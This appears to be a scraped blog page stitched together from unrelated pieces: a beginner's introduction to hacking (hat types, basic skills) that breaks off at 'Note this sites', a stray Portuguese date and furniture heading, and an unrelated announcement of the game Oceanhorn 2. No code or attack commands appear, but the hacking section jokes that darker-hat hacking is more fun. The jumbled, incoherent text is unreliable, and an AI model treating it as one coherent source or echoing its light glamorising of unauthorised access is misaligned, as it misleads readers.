I receive many messages on how to become a hacker. "I'm a beginner in hacking, how should I start?" or "I want to be able to hack my friend's Facebook account" are some of the more frequent queries. Hacking is a skill. And you must remember that if you want to learn hacking solely for the fun of hacking into your friend's Facebook account or email, things will not work out for you. You should decide to learn hacking because of your fascination for technology and your desire to be an expert in computer systems. Its time to change the color of your hat 😀

 I've had my good share of Hats. Black, white or sometimes a blackish shade of grey. The darker it gets, the more fun you have.

If you have no experience don't worry. We ALL had to start somewhere, and we ALL needed help to get where we are today. No one is an island and no one is born with all the necessary skills. Period.OK, so you have zero experience and limited skills…my advice in this instance is that you teach yourself some absolute fundamentals.
Let's get this party started.
  •  What is hacking?
Hacking is identifying weakness and vulnerabilities of some system and gaining access with it.
Hacker gets unauthorized access by targeting system while ethical hacker have an official permission in a lawful and legitimate manner to assess the security posture of a target system(s)

 There's some types of hackers, a bit of "terminology".
White hat — ethical hacker.
Black hat — classical hacker, get unauthorized access.
Grey hat — person who gets unauthorized access but reveals the weaknesses to the company.
Script kiddie — person with no technical skills just used pre-made tools.
Hacktivist — person who hacks for some idea and leaves some messages. For example strike against copyright.
  •  Skills required to become ethical hacker.
  1. Curosity anf exploration
  2. Operating System
  3. Fundamentals of Networking
*Note this sites


Read more

sexta-feira, 1 de maio de 2020

Ethnicraft Nordic Wardrobe And Sideboard

Continue Reading »

Oceanhorn 2 In Development!


I can't believe it has been five years since we announced the development of the first Oceanhorn game on this blog. Now the time has come for another major announcement.

We are proud and excited to reveal the next installment of the Oceanhorn franchise, Oceanhorn 2: Knights of the Lost Realm. Here's how it looks!

Oceanhorn 2 has been in development for little over a year

The boy has grown up? That's right! But he is a different boy altogether! Oceanhorn 2: Knights of the Lost Realm is set in another time period on the Oceanhorn timeline. The game has a new Hero, a boy who has been trained to become a Knight of Arcadia.

Oceanhorn 2 will be built upon the same elements that were the heart and soul of the first Oceanhorn game: exploring a colorful world, a deep backstory with secrets and twists, amazing music, and most importantly – classic Action RPG gameplay with items, puzzles, battles, and badass bosses!

The Caster is a magical weapon that only Knights carry

The game is played from a third person camera angle that will take players right into the heat of action and allows them to explore even the smallest details of Arcadia. Our battle system consists of sword fighting, utilizing powerful spells and finding creative ways to use various items that Hero discovers on his travels.

One of the key items in the game is the Caster, a gun that shoots magical projectiles! It will have many uses on the player's adventure, from puzzle solving to luring enemies and casting directed spells.

The game will feature a traversable world map

Oceanhorn 2 will also feature a traversable and vast world map that consists of fields, forests, mountains, and water. It works as a hub between levels, dungeons and towns, much like in many of the classic JRPGs.

"For us, Oceanhorn 2 is the fulfillment of a JRPG dream."

Oceanhorn 2 is an opportunity to create something new from the strong background that we established with our previous game. In Oceanhorn 2, we want to emphasize the elements that people loved and create something new and brave on that foundation.

The world of Oceanhorn has grown and so has our team. The core team working on Oceanhorn 2 is now a team of five!

Heikki Repo, Creator and Lead Artist
Jukka Viljamaa, Lead Programmer
Antti Viljamaa, Lead Programmer
Kalle Hämäläinen, Graphics Programmer
Miko Kiuru, Game Artist

Also, Kalle Ylitalo will return to compose soundtrack for Oceanhorn 2 and the famed sound designer and foley artist Tapio Liukkonen will be in charge of the audio experience.

For us, Oceanhorn 2 is the fulfillment of a JRPG dream. It is a dream of running down green fields with the warmth of the sun on your face. It is a dream of learning the secrets of ancient ruins despite the danger. It is also a dream of finding yourself looking at beautiful mountains on the horizon and imagining what's beyond them. It will be an amazing journey ahead of us and we hope that you will join us on that journey!

In the upcoming months, we will have many things to show to you and many secrets to unveil regarding Oceanhorn 2: Knights of the Lost Realm. This is a dream project for us, but even more importantly, we are making this game for you to enjoy and experience. So, please feel free to share your thoughts and ideas on Twitter and Facebook!

And make sure to check out Oceanhorn: Monster of Uncharted Seas on PS4 and Xbox One this fall!